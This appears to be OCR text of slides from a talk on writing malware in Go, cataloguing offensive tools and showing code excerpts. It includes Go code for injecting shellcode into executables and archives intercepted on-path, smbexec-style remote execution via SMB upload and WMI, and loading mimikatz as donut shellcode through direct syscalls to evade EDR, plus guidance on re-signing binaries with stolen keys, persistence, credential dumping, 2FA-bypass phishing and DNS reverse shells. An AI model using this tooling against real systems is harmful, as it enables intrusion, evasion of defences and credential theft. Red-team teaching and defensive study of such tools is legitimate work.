
backdoorfactory

github.com/Binject/backdoorfactory

- Starts up a pipe server, spits out a modified caplet and bettercap config
- Tells you what bettercap command to run
- Requires configuration of the User-Agent regexes and file extensions to inject
- Put your shellcodes in a directory structure with .bin extensions

backdoorfactory

- Adds support for unpacking archives (TGZ,ZIP,etc), injecting all binaries inside them, and repacking them
- Easy to add support for re-signing with stolen/purchased/generated key
- We also ported this to Wifi Pineapple packages, since Golang supports mips32!
  - Run it on a malicious AP or on-path router! (bettercap, backdoorfactory)


bdf@inspiron: ~/go/src/github.com/Binject/backdoorfactory
bdf@inspiron: ~/go/src/github.com/Binject/backdoorfactory 108x27
df@inspiron:~/go/src/github.com/Binject/backdoorfactory$
0] 0:bash*
"inspiron" 01:41 17-May-20
root@inspiron: ~ 108x28
oot@inspiron:~#
celine@e7440: ~/tmp
File Edit View Search Terminal Help
celine@e7440:~/tmp$

```go
// Inject a binary or archive
func Inject(dry *bytes.Buffer, config *bj.BinjectConfig) (wet *bytes.Buffer, err error) {

    kind, _ := filetype.Match(dry.Bytes())
    if kind == filetype.Unknown || kind.MIME.Type != "application" {
        return dry, nil // unknown type or non-application type (archives are application type also), pass it on
    }
    fmt.Printf("File type: %s. MIME: %s %s %s\n", kind.Extension, kind.MIME.Type, kind.MIME.Subtype, kind.MIME.Value)

    switch kind.MIME.Subtype {
    case "gzip":
        return injectTarGz(dry, config)

    case "x-executable":
        return injectIfBinary(dry, config)

    case "x-tar":
        return injectTar(dry, config)

    case "zip":
        return injectZip(dry, config)
    }

    return dry, nil // default to doing nothing
}
```

```go
func injectIfBinary(dry *bytes.Buffer, config *bj.BinjectConfig) (*bytes.Buffer, error) {
    bintype, err := bj.BinaryMagic(dry.Bytes())
    if err != nil {
        return nil, err
    }
    os := api.Windows
    switch bintype {
    case bj.MACHO:
        os = api.Darwin
    case bj.ELF:
        os = api.Linux
    case bj.PE:
        os = api.Windows
    }       You, a year ago • Initial move to its own repo from binjection.  Ne…

    scdata, err := config.Repo.Lookup(os, api.Intel64, "*.bin")
    if err != nil {
        return nil, err
    }

    b, err := bj.Binject(dry.Bytes(), scdata, config)
    return bytes.NewBuffer(b), err
}
```

Signing from Golang

- Once you've injected, maybe you want to re-sign the binary (or just for EDR)
- Limelighter - signs EXE/DLL with real cert or makes one up!
- Relic - signs everything!
  - RPM,DEB,JAR,XAP,PS1,APK,Mach-o,DMG
  - Authenticode EXE,MSI,CAB,appx,CAT

goWMIExec & go-smb

- C-Sto's goWMIExec brings WMI remote execution to Go
- go-smb2 has full support for SMB copy operations
- Combined, you can do impacket's "smbexec" functionality:
  - Upload or share file with go-smb2
  - Execute it with goWMIExec

```go
if err := uploadFileViaSMB(*target, *username, *passwd, *filename, execmd); err != nil {
    writeTerm(term, err.Error())
}
cfg, err := wmiexec.NewExecConfig(*username, *passwd, hash, domain, *target+":135",
    clientname, true, nil, term)
if err != nil {
    return err
}
if err := wmiexec.WMIExec(*target+":135", *username, *passwd, hash, domain, command,
    clientname, binding, &cfg); err != nil {      You, seconds ago • Uncommitted changes
    writeTerm(term, err.Error())
    return err
}
writeTerm(term, "Done!")
```

For complete example of smbexec in Go,
see the Source code for the Defcon 29 Workshop:
Writing Golang Malware

Misc Exploitation

- gophish - Phishing toolkit
- gobuster - Brute-forcer for URIs, subdomains, open S3 buckets, vhosts
- madns - DNS server for pentesters, useful for XXE exploitation and Android reversing
- modlishka - Phishing reverse proxy/2FA bypass

Agenda

- Binject Origin & Why Golang is cool
- Malware Core Components
- Exploitation Tools
- EDR & NIDS Evasion Tools
- Post-exploitation Tools
- Complete C2 Frameworks

garble

github.com/burrowers/garble

- Replaces the broken gobfuscate
- Strips almost all Go metadata
- Replaces string literals with lambdas
- Works fast & easy w./ Go modules
- The only Golang obfuscator you should be using!
- Try it with redress!

Ratnet

github.com/awgh/ratnet

- Designed to help smuggle data through hostile networks (custom wire protocol for NIDS evasion)
- Uses pluggable transports:
  UDP, TLS, HTTPS, DNS, S3
- Store and forward + e2e encryption
- Also works offline/mesh
  - Handheld hardware coming out next year!

Ratnet

- Use Case: Pivot out of an isolated machine with mDNS/multicast
  - Implants act as routers for other implants. They find each other, only one needs a way out
  - Demo also in the Workshop Source code
- Use Case: Pivot out of an egress-proxied datacenter using DNS or S3

Misc Tunnels & Proxies

- Chashell - Reverse shell over DNS
- Chisel - TCP/UDP tunnel over HTTP
  (These two made the news recently…)

- Gost - HTTP/Socks5 tunnel
- Holeysocks - Reverse Socks via SSH
- Wireguard - Distributed VPN

pandorasbox

github.com/capnspacehook/pandorasbox

- Encrypted in-memory virtual filesystem
- Transparent integration with Golang file abstraction
- Encryption and ~secure enclave provided by MemGuard

Universal Loader

github.com/Binject/universal

- Reflective DLL Loading in Golang on all Platforms (including the Apple M1!)
- Replicates the behavior of the system loader when loading a shared library into a process
- Load a shared library into the current process and call functions in it, with the same app interface on all platforms!
- Library can be loaded from memory, without ever touching disk!

Universal Loader

- Windows Method avoids system loader
  - Walks PEB (Go ASM), import address table branch does IAT fixups
- OSX Method uses dyld (thanks MalwareUnicorn!)
- Linux Method avoids system loader and does not use memfd!
- Heavy use of Binject/debug to parse current process and library + cppgo to make the calls

```go
func Test_Linux_2(t *testing.T) {
    image, err := ioutil.ReadFile("test/64/main.so")

    loader, err := NewLoader()
    if err != nil {
        t.Fatal(err)
    }

    library, err := loader.LoadLibrary("main", &image)
    if err != nil {
        t.Fatal(err)
    }

    val, err := library.Call("Runme", 7)
    if err != nil {
        t.Fatal(err)
    }
    log.Printf("%+v\n", val)
}
```

Universal Loader

- No system loader means other libraries will not be loaded automatically for you!
  - Window IAT branch:
    syscall.MustLoadDLL(“kernel32.dll")
    everything you need ahead of time, dependencies will be resolved by PEB + Binject/debug
  - For Linux, statically compile the libs you need to load this way and avoid library dependencies altogether!

Donut

github.com/TheWover/donut

- Donut payload creation framework:
  - A utility that converts EXE, DLL, .NET assembly, or JScript/VBS to an encrypted injectable shellcode
  - An asm loader that decrypts and loads a donut payload into a process
  - Supports remote loads, local/remote processes, and a ton of other stuff!

go-donut

github.com/Binject/go-donut

- Ported the donut utility to Go using Binject/debug, re-used the loader
- This lets your Golang-based c2's generate donut payloads from code and from Linux/OSX.
- Can also use it in your implants…

Universal vs Donut

- For an implant module system that never touches disk, you may be better off using Donut and injecting into new/separate processes (or yourself) rather than Universal
- Especially if you want to run complex modules like mimikatz (COM host must be on main thread) or other Go programs.

Scarecrow

github.com/optiv/ScareCrow

- Another payload creation framework:
  - Signs payloads using limelighter
  - Disables ETW by unhooking itself
  - AES encryption
  - Many other stealth features!

bananaphone

github.com/C-Sto/BananaPhone

- Implements Hell's Gate for Golang, using the exact same interface as the built-in syscall library
- Modified version of mkwinsyscall generates Go stubs from headers
- Uses Go ASM and Binject/debug
- Code using syscall can be easily converted! There is no reason not to use this, it's amazing and easy


bananaphone

- Bananaphone also has a unique improvement over traditional Hell's Gate:

  The "auto mode" will detect when NTDLL has been hooked by EDR and automatically switch to loading NTDLL from disk instead of the hooked in-memory version!

gopherheaven

github.com/aus/gopherheaven



- Implements Heaven's Gate for Golang
- Allows calling 64-bit code from 32-bit as a method of EDR evasion
- Also uses Binject/debug :)
- Some sweet i386 Go ASM

Agenda

- Binject Origin & Why Golang is cool
- Malware Core Components
- Exploitation Tools
- EDR & NIDS Evasion Tools
- Post-exploitation Tools
- Complete C2 Frameworks

go-mimikatz


github.com/vyrus001/go-mimikatz

- Combines go-donut and bananaphone
  … which both use Binject/debug
- Downloads mimikatz to RAM, makes it into a donut payload, and injects it into itself with bananaphoned system calls!
- Lets you just run mimikatz on a surprising number of systems…
- Whole program is <150 lines of code!

```
shellcode, err := donut.ShellcodeFromBytes(bytes.NewBuffer(mimikatz), &donut.DonutConfig{
    Arch:     donut.X84,
    Type:     donut.DONUT_MODULE_EXE,
    InstType: donut.DONUT_INSTANCE_PIC,
    Entropy:  donut.DONUT_ENTROPY_DEFAULT,
    Compress: 1,
    Format:   1,
    Bypass:   3,
})

bp, err := bananaphone.NewBananaPhone(bananaphone.AutoBananaPhoneMode)
checkFatalErr(err)

alloc, err := bp.GetSysID("NtAllocateVirtualMemory")
checkFatalErr(err)
protect, err := bp.GetSysID("NtProtectVirtualMemory")
checkFatalErr(err)
createthread, err := bp.GetSysID("NtCreateThreadEx")
checkFatalErr(err)

// create thread on shellcode
const (
    //special macro that says 'use this thread/process' when provided as a handle.
    thisThread = uintptr(0xffffffffffffffff)
    memCommit  = uintptr(0x00001000)
    memreserve = uintptr(0x00002000)
)

var baseA uintptr
regionsize := uintptr(len(shellcode.Bytes()))
_, err = bananaphone.Syscall(
    alloc, //ntallocatevirtualmemory
```

Demo go-mimikatz

- From Linux, go-mimikatz dir:
  GOOS=windows GOARCH=amd64 go build
- Copied to a SMB share with name “gm.exe”
- Did not even use garble…
- This is current mimikatz, Win10 Edge,
  Defender enabled, running from SMB…


Recycle Bin
eula
MiniTool Video C...
Host Name: MSEDGEWIN10
IE Version: 11.379.17763.0
OS Version: Windows 10
Service Pack: No service pack
User Name: IEUser
Password: Passw0rd!
Command Prompt
Z:\>
Windows 10 Enterprise Evaluation
Windows License valid for 85 days
Build 17763.rs5_release.180914-1434
Type here to search
7:57 PM
7/11/2021

msflib

github.com/vyrus001/msflib

- Make your implants work with Metasploit!
- Uses bananaphone
- Run a payload in the implant process
- Inject a payload into a remote process

taskmaster


github.com/capnspacehook/taskmaster

- Windows Task Scheduler library for Go
- For persistence, it's easier to schedule a task than to create a Windows service
- If you really want a Windows service, here's an example

gscript

github.com/gen0cide/gscript

- Scripting language for droppers in all three OSes, using embedded JS
- Can disable AV, EDR, firewalls, reg changes, persistence, allll kinds of stuff (ahhh's gscript repo)
- There's a whole Defcon26 talk on it!



gosecretsdump

github.com/C-Sto/gosecretsdump

- Dumps hashes from NTDS.dit files much faster than impacket
  - Minutes vs Hours (Go vs Python)
- Requires SYSTEM privs to run locally
- Also works on backups

goLazagne

github.com/kerbyj/goLazagne

- Go port of lazagne
- Grabs all browser, mail, admin tool passwords
- Requires CGO just because of sqlite requirement, but… there are purego alternatives now…

Misc Post-Exploitation

- rclone - dumps data from S3, Dropbox, GCloud, and other cloud drives
- sudophisher - logs the sudo password by replacing ASKPASS

Agenda

- Binject Origin & Why Golang is cool
- Malware Core Components
- Exploitation Tools
